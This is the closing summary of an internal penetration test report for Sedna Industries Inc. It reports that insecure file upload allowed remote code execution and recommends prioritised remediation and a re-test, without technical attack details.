This internal penetration test successfully demonstrated a complete attack path, from network reconnaissance to remote code execution and interactive system access, within the defined scope and time window. The engagement confirmed that insufficient file upload validation on the target web application represents a High risk to the confidentiality and integrity of the host, and that this weakness was compounded by information disclosure and outdated system components.

Cyber Company Ay. recommends that Sedna Industries Inc. prioritize remediation of Finding F1 (Insecure File Upload → RCE) immediately, followed by the remaining findings in order of severity. Implementing the recommendations detailed in Section 5 of this report will substantially reduce the organization's exposure to similar attack paths in the future.

Cyber Company Ay. remains available to support Sedna Industries Inc. with remediation validation and follow-up (re-test) testing upon request.

— End of Report —